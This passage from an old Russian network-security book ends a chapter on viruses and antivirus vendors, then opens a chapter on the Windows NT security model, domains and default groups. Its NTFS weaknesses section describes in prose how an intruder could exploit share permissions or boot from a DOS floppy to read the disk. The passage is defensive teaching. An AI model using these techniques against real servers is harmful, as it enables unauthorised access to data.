В-третьих, установите антивирусное программное обеспечение на каждой подключенной к сети машине. Так вы сможете предотвратить распространение вирусов по сети, если одна из машин будет заражена. Список создателей антивирусных программ приводится далее.

ОБНАРУЖЕНИЕ ВИРУСОВ

Для своей успешной работы вирусам необходимо проверять, не является ли файл уже зараженным (этим же вирусом). Так они избегают самоуничтожения. Для этого вирусы используют *сигнатуру*. Большинство обычных вирусов (включая и макровирусы) использует символьные сигнатуры. Более сложные вирусы (полиморфные) используют сигнатуры алгоритмов.

Независимо от типа сигнатуры вируса антивирусные программы используют их для обнаружения «компьютерных инфекций». После этого антивирусная программа пытается уничтожить обнаруженный вирус. Однако этот процесс зависит от сложности вируса и качества антивирусной программы.

Как уже говорилось, наиболее сложно обнаружить троянских коней и полиморфные вирусы. Первые из них не добавляют свое тело к программе, а внедряют внутрь нее. С другой стороны, антивирусные программы должны потратить достаточно много времени, чтобы определить сигнатуру полиморфных вирусов. Дело в том, что их сигнатуры меняются с каждой новой копией.

Разработчики антивирусных программ

Далее приводится список наиболее известных создателей антивирусного программного обеспечения. Заранее хочу предупредить вас о том, что положение компании в списке не говорит о ее приоритетах по отношению к остальным компаниям. Кроме того, здесь я привожу наиболее известных производителей антивирусных программ только потому, что перечисление всех компаний заняло бы несколько десятков страниц. Отмечу лишь тот факт, что некоторые из приведенных компаний предоставляют пользователям пробные версии программ, которые можно загрузить с их Web-сайта.

McAfee Associates, Inc. Web URL: *http://www.mcafee.com.* Продукты компании: *VirusScan* (для ПК и Macintosh), *Webscan* (детектирование макровирусов), *Viruscan, V-Scan, CleanDisk* и *V-Shield.* Большинство программ можно получить в виде пробных версий.

S&S Software International. Web URL: *http://www.drsolomon.com.* Основным продуктом компании является *Dr. Solomon's Anti-virus Toolkit for Windows 95,* в который входят и средства обнаружения макровирусов. Некоторые программы компании можно получить в виде пробных версий.

Symantec Corporation. Web URL: *http://www.symantec.com.* Продукты компании: *Norton AntiVirus for Windows 95* и *Symantec Anti-Virus for the Macintosh.* На Web-сайте компании можно найти пробную версию *Norton AntiVirus* и других продуктов компании.

Touchstone Software Corporation. У компании нет своего Web-сайта, однако есть электронная доска объявлений: 714/969-0688. Продукты компании: *PC-cillin 95* для Windows 95 (содержит детектор макровирусов).

TCT-ThunderBYTE Corporation. Web URL: *http://www.thunderbyte.com.* Продукты компании: *ThunderBYTE Anti-Virus Utilities for Windows 95* (содержит детектор макровирусов).

IBM, Old Orchard Road, Armonk, New York, 10504. Тел.: 800/426-7225, 914/765-1900. Web URL: *http://www.ibm.com/.* Кроме того, у компании есть своя электронная доска объявлений: 919/517-0001. Продукты компании: *IBM AntiVirus (обновленный* для работы с *Word 97* и другими продуктами пакета *Microsoft Office 97* и содержит детектор макровирусов).

EliaShim, Ltd. Web URL: *http://www.eliashim.com/.* Продукты компании: *ViruSafe 95* (недавно обновлен для работы с продуктами пакета *Microsoft Office 97,* содержит детектор макровирусов), *ViruSafe Firewall.* Кроме того, на Web-сайте компании расположено бесплатное антивирусное средство для Web-броузеров *ViruSafe-Web*

и детектор макровирусов *ViruSafe-VDOC*. Оба эти продукта распространяются бесплатно и совместимы с продуктами пакета *Microsoft Office 97*.

РЕЗЮМЕ


Как уже говорилось, вирусы представляют достаточно серьезную опасность для сетей. Со временем эта опасность возрастет, так как уже в настоящее время появляется все больше и больше вирусов, рассчитанных на работу в сети. В связи с этим возрастет нагрузка на сетевых администраторов, да и простым пользователям будет не сладко. Поэтому вы должны отчетливо представлять себе надвигающуюся опасность и быть во всеоружии. В следующей главе я расскажу вам о защите сетей, построенных на базе операционной системы Windows NT. Но прежде убедитесь, что усвоили следующее:

- ✓ Любой вирус внедряет свой код в тело программы, благодаря чему он будет выполняться при каждом ее запуске.
- ✓ Большинство вирусов распространяется с помощью дискет.
- ✓ В настоящее время имеется около тысячи видов вирусов. Учитывая тот факт, что каждый из них существует в нескольких модификациях, нужно увеличить это число в 5—10 раз.
- ✓ Большинство вирусов распространяется одним из двух методов: заражая файлы или загрузочные сектора.
- ✓ Файлы данных не могут быть заражены вирусом. Однако существуют так называемые макровирусы, которые распространяются с помощью файлов шаблонов.
- ✓ В Internet существует значительное количество «мнимых» вирусов.
- ✓ Защититься от вирусов не так уж сложно.

РЕСУРСЫ INTERNET

Рассматривая методы защиты от компьютерных вирусов, вы наверняка захотите получить дополнительную информацию о них. Далее приводится список наиболее полезных, по мнению автора, Web-сайтов, содержащих информацию о «компьютерных инфекциях».

COMPUTER VIRUS MYTHS	*http://kumite.com/myths/*
WIRED 3.02	*http://wwwhnet.uci.edu/mposter/syllabi/readings/viruses.html*
BSA FAQ	*http://www.bsa.org/piracy/virus/howmany.html*
TOM'S WISDOM	*http://www.soot-n-smoke.com/tsayles/virus.htm*
SYMANTEC	*http://www.symantec.com/avcenter/reference/corpst.html*
POLITICAL VIRUSES	*http://www.awpi.com/Combs/Humor/poli-virus.html*



Глава 15

Защита сетей Windows NT

В следующих трех главах вы познакомитесь с проблемами безопасности различных платформ сетевых серверов. Я начну с Windows NT — довольно новой, но быстро развивающейся сетевой платформы. Несмотря на все свои достоинства, эта операционная система обладает массой недостатков. В данной главе мы подробно поговорим о них и о том, как защитить систему Windows NT. Прочитав главу, вы узнаете следующее:

* Windows NT построена на объектной модели безопасности. Другими словами, в этой операционной системе есть возможность обеспечения безопасности каждого файла в отдельности.
» Модель безопасности Windows NT состоит из четырех компонентов: *локального ведомства безопасности, диспетчера учетных записей, монитора ссылок безопасности* и *пользовательского интерфейса.*
» Для управления передачей данных в Windows NT используется SMB.
» В операционную систему Windows NT встроен уровень интерфейса безопасности. С его помощью Windows NT поддерживает несколько интерфейсов безопасности.
» Для создания безопасной сети требуется обеспечение физической безопасности сервера.
» Для обеспечения безопасности сети Windows NT прежде всего нужно воспользоваться элементарными средствами защиты от хакеров.
» Многие атаки хакеров построены на использовании недоработок Windows NT.

ПЕРВОЕ ЗНАКОМСТВО

Windows NT (NT — New Technology — новая технология) — это разработанная компанией Microsoft операционная система сервера. Причиной ее создания послужил необычайно высокий рост количества локальных сетей. С помощью Windows NT компания Microsoft рассчитывала работать с сетями, созданными на основе Windows 3.1 (а впоследствии и Windows 95). Кроме того, с помощью Windows NT можно присоединяться к серверам Novell NetWare или Unix.

Как известно, файловая система является основой безопасности любой операционной системы. Напомню, что в Windows 3.1, которая работает в качестве надстройки MS-DOS, используется 16-битная таблица размещения файлов (FAT — file allocation table), а в Windows 95 используется 32-битная FAT. В отличие от этих продуктов, Windows NT использует свою собственную файловую систему — NTFS. С ее помощью сервер может управлять доступом к своим файлам.

NTFS и модель безопасности Windows NT предоставляют администратору сервера возможность ввести «мелкомодульный» доступ к его ресурсам. Другими словами, сетевой администратор может управлять доступом пользователей, начиная с уровня жесткого диска и вплоть до уровня каталогов и отдельных файлов.

В этой главе подразумевается, что вы уже установили на сервере Windows NT файловую систему NTFS. Если же на вашей машине с Windows NT используется другая файловая система (например, FAT), то вы должны немедленно переформатировать диски и установить NTFS. Чтобы определить, какая файловая система используется на вашей машине, проделайте следующие операции:

1. Откройте меню **Пуск** и выберите в нем пункт **Программы.** В новом окне выберите пункт **Проводник.** На экране появится окно этой программы.
2. Щелкните правой кнопкой мыши по значку системного диска (системным диском называется жесткий диск, с которого загружается операционная система). На экране должно появиться контекстное меню.
3. Выберите в нем пункт **Свойства.** Windows NT отобразит на экране диалоговое окно **Свойства** (см. рисунок 15.1).




Рисунок 15.1. *Диалоговое окно* ***Свойства.***

4. В этом окне отображена информация о файловой системе, используемой на выбранном жестком диске. Если это не NTFS (а, например, файловая система DOS или OS/2), то вы должны создать резервные копии всех расположенных на диске файлов и переустановить операционную систему.

СОВМЕСТНО ИСПОЛЬЗУЕМЫЕ РЕСУРСЫ

На протяжении всей этой главы вы будет встречаться с термином «совместно используемые ресурсы». Совместно используемыми ресурсами в Windows NT называются файлы и каталоги, с которыми с помощью сети могут работать несколько пользователей. При установке Windows NT она по умолчанию делает некоторые ресурсы совместно используемыми. Многие из них видимы только администраторам. Административные совместно используемые ресурсы — это

неизменяемые учетные записи, чьи имена заканчиваются знаком доллара ($). Например, *C$* — это административная учетная запись для раздела C:, а *D$* – это административная учетная запись для раздела D:. *WINNT$*— это корневой каталог системных файлов.

НЕДОСТАТКИ NTFS

NTFS — это достаточно мощная файловая система. У нее практически нет уязвимых мест, но есть некоторые мелкие недостатки. Именно их используют хакеры для своих атак. Далее перечислены три наиболее существенных недостатка файловой системы NTFS:

1. Если создать каталог (или файл) для пользователя, то этому пользователю предоставляются права полного доступа к данному каталогу (файлу). Например, если вы создадите каталог для пользователя *Happy,* то он сможет воспользоваться средствами администрирования системы и предоставить доступ к этому каталогу любому человеку, обладающему доступом к серверу. Это не так уж опасно, однако если хакер сможет зарегистрироваться на сервере под именем этого пользователя, то он сможет сделать каталог совместно используемым. При этом в журнале регистрации будет создана только одна запись. После этого хакер завершит сеанс работы на сервере и повторно зарегистрируется в системе под своим именем. Однако теперь хакер будет обладать доступом к каталогу пользователя.
2. Если хакер получит физический доступ к серверу, то он может выключить машину и загрузить ее с помощью системной дискеты DOS. После этого ему достаточно будет воспользоваться разработанной Microsoft утилитой *ntfsdos.exe,* чтобы получить доступ к жесткому диску NT-сервера. Таким образом он сможет просмотреть все расположенные на сервере данные.
3. Если вы предоставите пользователю права полного доступа к какому-либо каталогу (вместо прав на чтение, запись, удаление и создание), то ему будет предоставлено скрытое разрешение под названием File Delete Child. При этом вы не сможете удалить это разрешение. Теперь пользователь сможет удалить файл, предназначенный только для чтения. В зависимости от содержимого каталога, пользователь может нанести различный вред системе.

ОСНОВНАЯ МОДЕЛЬ БЕЗОПАСНОСТИ WINDOWS NT

Большая часть этой главы посвящена недостаткам операционной системы Windows NT. Однако, прежде чем начать работать с ней, вам необходимо познакомиться с моделью безопасности Windows NT.

Когда компания Microsoft решила приступить к разработке сетевой операционной системы сервера, то основной ее задачей было создание операционной системы, обеспечивающей (как минимум) класс защиты C2 (см. главу 3). Как уже говорилось, класс защиты определяет базовые правила доступа к объектам операционной системы (файлам, каталогам и т. д.).

Отметим, однако, что сервер Windows NT (версии 3.51) удовлетворяет классу защиты C2 только для автономных машин без дисководов и соединения с сетью. Несмотря на это компания Microsoft разработала для своей операционной системы модель безопасности, обеспечивающую достаточно надежную среду сетевого сервера. Используемая в Windows **NT** модель безопасности является *расширяемой*. Другими словами, эта модель может быть достаточно просто расширена так, чтобы включать другие средства обеспечения безопасности. Основой для этого послужил тот факт, что Windows NT специально разрабатывалась для обеспечения безопасности управления доступа к объектам по классу C2. Например, в отличие от Windows NT 5.0, Windows NT 4.0 не содержит поддержки протокола Kerberos. Однако вместо того, чтобы полностью переделывать модель безопасности операционной системы, разработчики Windows NT просто добавили к ней новые возможности, а именно поддержку протокола Kerberos. На рисунке 15.2 схематично показаны отличия моделей операционных систем Windows NT 5.0 и Windows NT 4.0.

Рисунок 15.2. *Отличия Windows NT 5.0 и Windows NT 4.0.*

Каждый объект Windows NT обладает своими собственными атрибутами безопасности — *дескрипторами безопасности*. С их помощью операционная система управляет доступом отдельных пользователей к этому объекту. Дескриптор безопасности состоит из двух компонентов: списка управления доступом (обязательного для обеспечения безопасности класса C2) и информации о самом объекте.

Список управления доступом определяет тип и права доступа отдельных *пользователей* и *групп*. Под *группами* понимаются объединения пользователей с одинаковыми правами (например, администраторы) или принадлежащие к одной области деятельности или отделу компании (например, отдел продаж). По умолчанию при установке Windows NT создается несколько групп, вроде *Все, Опытные пользователи* и *Администраторы*. Позже мы поговорим о каждой из этих групп.

Отметим также, что в Windows NT каждая группа может обладать своими, отличными от других правами доступа. Например, группа *Все* может обладать только правами на чтение некоторого объекта, а группа *Опытные пользователи* может

обладать правами на чтение, запись, копирование и удаление того же объекта. Как уже говорилось, операционная система управляет типом и правами доступа *каждого* пользователя или группы *к каждому* объекту.

Список управления доступом состоит из двух частей: дополнительного списка управления доступом и системного списка управления доступом. Каждый из этих компонентов отвечает за два различных типа ограничений безопасности объекта. Дополнительный список управления доступом определяет тип и права доступа к объекту отдельных пользователей. Именно этот список изменяется наиболее часто, так как основная информация хранится в системном списке управления доступом.

Дополнительный список управления доступом содержит описания каждого из пользователей и групп, зарегистрированных в системе. Эти описания также называют *элементами управления доступом.* Каждый из них содержит информацию об уровне доступа к объекту каждого пользователя или группы. Итак, мы выяснили, что дескриптор безопасности каждого объекта состоит из нескольких частей. На рисунке 15.3 показана упрощенная структура дескриптора безопасности.




Рисунок 15.3. *Структура дескриптора безопасности.*

Когда пользователь или служба Windows NT создает новый объект, то вместе с ним автоматически создается дескриптор безопасности. Если пользователь (или служба) не определит атрибуты безопасности нового объекта, то операционная система присвоит ему пустой дополнительный список управления доступом. То есть Windows NT не присвоит объекту атрибутов доступа.

Основные требования класса защиты С2 можно выразить так: «запрещено все, что не разрешено». Поэтому доступ к новому объекту будет запрещен всем. Более того, после присвоения объекту специальных атрибутов доступом к нему будут обладать только те пользователи и группы, которые определены в дополнительном списке управления доступом.

Для того чтобы вы могли лучше представить модель безопасности Windows NT, в таблице 15.1 приводится описание всех четырех ее компонентов.

Компонент	Описание
Локальное ведомство безопасности	Этот компонент также называют подсистемой безопасности. Как уже говорилось, локальное ведомство безопасности является центральным компонентом безопасности Windows NT. Оно обслуживает политику безопасности и идентификацию пользователей. Кроме того, ведомство ответственно за создание и регистрацию сообщений аудита.
Диспетчер безопасности учетных записей	Этот компонент обслуживает учетные записи пользователей и групп, а также предоставляет службу идентификации для локального ведомства безопасности.
Монитор ссылок безопасности	Этот компонент ответственен за проверку прав доступа и аудит локального ведомства безопасности. При каждой попытке пользователя получить доступ к некоторому объекту он проверяет его учетную запись. Только после этого пользователь может получить доступ к запрашиваемому объекту, либо сообщение об игнорировании запроса. Монитор ссылок безопасности генерирует сообщения аудита о каждой попытке доступа. Кроме того, этот компонент содержит копию кода проверки доступа. Это сделано, чтобы обеспечить равную степень защиты ресурсов, не зависящую от типа ресурса.
Пользовательский интерфейс	Достаточно важная часть модели безопасности. Этот компонент ответственен за то, что может увидеть пользователь и с помощью чего он может проводить администрирование системы.

Таблица 15.1. *Компоненты модели безопасности Windows NT.*

Очевидно, что локальное ведомство безопасности выполняет львиную долю работы по обеспечению безопасности системы. По мере необходимости оно вызывает службы диспетчера безопасности учетных записей и монитор ссылок безопасности. Полученные результаты предоставляются пользователю через пользовательский интерфейс. На рисунке 15.4 показано взаимодействие всех четырех компонентов безопасности Windows NT.




Рисунок 15.4. *Взаимодействие четырех компонентов безопасности Windows NT.*

Таким образом, чтобы получить доступ к какому-либо объекту, пользователь должен обладать соответствующими правами. Без них никто не может работать с объектом. В идеале модель безопасности Windows NT не может быть взломана хакерами. Однако в мире нет ничего идеального. И у этой операционной системы есть свои уязвимые места.

И СНОВА ОБ УРОВНЯХ ЗАЩИТЫ

Как уже отмечалось в главе *3, Orange Book* Министерства обороны США основана на наборе требований к устойчивости сетевой операционной системы. Системы класса защиты С2 обладают достаточно хорошими средствами управления сетевыми объектами. На каждого пользователя подобной системы налагается ответственность за свои действия в сети. Для этого в системах класса защиты С2 используются процедуры регистрации, аудит связанных с безопасностью событий и локализация ресурсов (серверы печати и файлов должны располагаться на отдельных машинах). Системы класса защиты С2 удовлетворяют всем требованиям класса защиты С1, а также должны обладать следующим свойствами:

- Определенный и контролируемый доступ между именованными пользователями и именованными объектами.
- Система идентификации и паролей, которые должны быть пройдены пользователями, прежде чем они получат доступ к информации в сети.
- Элементы управления доступом как целых групп, так и отдельных пользователей.
- Элементы управления доступом должны ограничивать копирование прав доступа.
- Механизм дискреционного контроля доступа будет, по явно заданным пользователем параметрам или по умолчанию, обеспечивать защиту от незарегистрированного доступа.
- Элементы управления доступом могут разрешать или ограничивать доступ определенных пользователей к определенным объектам,
- Система идентификации уникальным образом определяет каждого пользователя, связанного с системой.
- Операционная система ассоциирует каждое действие, произведенное определенным пользователем, с уникальным идентификатором этого пользователя.
- Сеть может создавать и поддерживать функции аудита всех попыток доступа к сетевым объектам (например, к файлам).

ИДЕНТИФИКАЦИЯ ПОЛЬЗОВАТЕЛЕЙ

Как было показано в таблице 15.1, диспетчер безопасности учетных записей предоставляет локальному ведомству безопасности службу идентификации пользо-

вателей. Для успешной работы в сетях Windows NT вам необходимо разобраться в процессе идентификации.

Во-первых, пользователь должен зарегистрироваться в системе. Если Windows NT опознает имя и пароль пользователя, то она зарегистрирует его. При этом система создаст объект-маркер, представляющий пользователя (см. рисунок 15.5).




Рисунок 15.5. *Для представления пользователя операционная система создает маркер.*

Теперь каждый запущенный пользователем процесс будет ассоциирован с этим маркером (или его копией). Совокупность маркера и связанного с ним процесса называется в Windows NT *субъектом.* Другими словами, если пользователь запустит какую-нибудь программу (например, *Word),* то операционная система создаст субъект, содержащий процесс (или поток) программы и маркер пользователя. На рисунке 15.6 показана модель создания субъекта.




Рисунок 15.6. *Операционная система создает субъект, состоящий из процесса и маркера пользователя.*

Прежде чем предоставить субъекту доступ к объектам, операционная система сверит его маркер со списком управления доступом. В зависимости от настроек сервера, каждая попытка доступа (как успешная, так и неудачная) может быть зарегистрирована средствами аудита. На рисунке 15.7 показано, как операционная система проверяет маркер субъекта.




Рисунок 15.7. Операционная система проверяет маркер субъекта.

ДОМЕНЫ и РАБОЧИЕ ГРУППЫ

В литературе о Windows NT (и эта глава не является исключением) можно часто встретить термины *автономный, рабочая группа* и *домен*. Каждая рабочая станция Windows NT входит в состав некоторой рабочей группы или домена. Большинство компаний использует домены, так как они облегчают обязанности администраторов.

Домен состоит из одного или более серверов Windows NT, причем все они должны функционировать как единая система. Кроме серверов в домен могут входить и рабочие станции, а также машины, управляемые операционной системой *Windows для рабочих групп,* рабочие станции Windows 95 и даже машины под управлением *LAN Manager 2.x.* Расположенная на сервере Windows NT база данных пользователей и групп содержит информацию обо всех ресурсах домена. Благодаря этому сервер может проверять права доступа пользователя рабочей станции Windows 95 точно так же, как права доступа пользователя рабочей станции Windows NT.

С помощью надежных доменов можно объединить несколько доменов вместе. *Надежными доменами* называются независимые домены, совместно использующие ресурсы и информацию о правах доступа (например, учетные записи и пароли). Преимуществом надежных доменов является тот факт, что для доступа к ресурсам всех доменов пользователю нужна только одна учетная запись и пароль. Кроме того, они позволяют использовать центральное управление ресурсами всех доменов.

Рабочая группа — это совокупность рабочих станций, не принадлежащих к какому-то домену. *Автономная* рабочая станция — это отдельный вид рабочей группы.

Среды домена и рабочей группы по-разному воспринимают учетные записи пользователей и групп. В этой главе мы остановимся на средах доменов. Дело в том, что среды рабочей группы не предоставляют практически никаких

средств обеспечения безопасности и поэтому становятся все менее распространенными. Внутри *домена* можно определить учетную запись пользователя на локальном уровне или уровне всего домена. Локальная учетная запись позволяет ее пользователю входить в систему только на одной машине. Если же учетная запись пользователя определена на уровне домена, то он может зарегистрироваться в системе на любой рабочей станции домена.

В Windows NT можно определить учетные записи уровня домена для глобальной группы (например, учетная запись группы *Все*). Учетная запись *глобальной группы* дает вам возможность предоставить права доступа некоторому подмножеству пользователей домена.

Учетная запись *группы* связана с группой пользователей, совместно использующих некоторые свойства безопасности (например, работники некоторого отдела компании). В Windows NT имеется возможность определить привилегии доступа для целой группы пользователей, а также включать в группу отдельных пользователей. При этом каждый новый участник группы будет обладать такими же правами доступа, как и все остальные ее участники. В дополнение можно назначить индивидуальные привилегии каждому участнику группы. Как правило, там, где можно объединить нескольких пользователей в одну группу, так и делается. Это облегчает управление пользователями и уменьшает количество времени, затрачиваемое на изменение привилегий каждого отдельного пользователя. Кроме того, снижается вероятность совершения ошибки.

Чтобы получше разобраться с концепцией групп, давайте рассмотрим некоторый административный центр. У каждого помещения в здании есть свой собственный замок и ключ (права доступа) к нему. Представьте теперь, что вы — администратор этого здания. Чтобы облегчить свою работу, вы, конечно же, раздадите ключи от офиса всем людям, работающим в этом офисе (рабочая группа). Кроме того, можно предоставить ключ от входной двери здания некоторым своим сотрудникам. Таким образом вы избавляете себя от необходимости регистрации всех работников: достаточно зарегистрировать один и тот же ключ для целой группы людей. Согласитесь, все достаточно просто и понятно.

Кроме того, в Windows NT можно определить учетные записи для *локальных групп*. Такая запись будет содержать информацию об учетных записях глобальной группы И учетных записях *пользователей*.

В пределах домена все серверы совместно используют базу данных, хранящую информацию обо всех пользователях и группах. Входящие в домен рабочие станции Windows NT не содержат подобной базы данных, однако они могут получить к ней доступ. Если же говорить о рабочей группе, то там каждая машина обладает такой базой данных, но она не предоставляет ее другим машинам.

ПАКЕТЫ ДОПОЛНЕНИЙ

Наверняка читателю, знакомому с Windows NT, уже встречался термин «Service Pack». Это — термин^ введенный компанией Microsoft. *Service Pack* представляет собой набор программ-дополнений (patch), поставляемых на одном компакт-диске или в одном архивном файле. Компания Microsoft хранит диалоговую базу данных, в которой содержится огромное количество дополнений к операционным системам и приложениям компании. Когда количество таких приложений вырастает до определенного предела, компания помещает их в один файл и распространяет его как очередную версию пакета дополнений. Например, вышли *NT 4.0 Service Pack 3 к NT 3.51 Service Pack 5,* В таких файлах хранится множество важных дополнений и исправлений некоторых ошибок. Чтобы загрузить последние пакеты дополнений, посетите Web-сайт компании Microsoft, расположенный по адресу *http://www.microsoft.com.*

БОЛЕЕ ПОДРОБНАЯ ИНФОРМАЦИЯ о ГРУППАХ и РАЗРЕШЕНИЯХ

Как уже говорилось, в модели безопасности Windows NT использована концепция пользователей и групп, а также предоставляемых им прав. Для создания новых учетных записей нужно воспользоваться утилитой *Диспетчер пользователей для доменов* (см. рисунок 15.8).




Рисунок 15.8. *Диспетчер пользователей для доменов.*

СТАНДАРТНЫЕ ГРУППЫ ДОМЕНА

При установке сервера Windows NT операционная система автоматически создаст шесть стандартных групп пользователей: *Администраторы, Операторы резервного копирования, Гости, Опытные пользователи, Репликаторы* и *Пользователи.* Все они продемонстрированы на рисунке 15.9.




Рисунок 15.9. *Стандартные группы пользователей Windows NT.*

Каждой из групп по умолчанию присваиваются свои собственные (отличные от других) права. Например, *Администраторы* обладают полным доступом ко всем файлам и каталогам домена. Пользователи-администраторы должны быть зарегистрированы в группах *Администраторы* и *Опытные пользователи*. Кроме того, они должны обладать неэлектронными средствами просмотра регистрации других администраторов в системе. В таблице 15.2 приведены права всех стандартных групп Windows NT.

Глобальная группа	Права доступа
Администраторы	Обладают полным доступом к каждому файлу и каталогу сервера или домена.
Операторы резервного копирования	Могут игнорировать некоторые средства защиты, используемые при создании резервных копий. Права этой группы подвергают сеть достаточно серьезному риску. Дело в том, что во время создания резервной копии хакер может получить доступ к файлам.
Гости	Могут регистрироваться в системе и видеть большинство файлов домена. Однако им нельзя открывать их или проводить иные операции над этими файлами.
Опытные пользователи	Участники этой группы обладают всеми правами пользователей. Кроме того, они могут совместно использовать каталоги и принтеры, а также обладают расширенными правами доступа к каталогам с данными.
Репликаторы	Могут копировать файлы, расположенные в одной части (машине) домена, в другую. Однако они не могут открывать или просматривать копируемые файлы без специального разрешения.
Пользователи	Обладают доступом к своему *домашнему каталогу* (home directory), приложениям и совместно используемому (пользователями) каталогу с данными. Для большинства операций этих прав более чем достаточно.

Таблица 15.2. *Группы домена в сервере Windows NT.*

СТАНДАРТНЫЕ ЛОКАЛЬНЫЕ ГРУППЫ WINDOWS NT

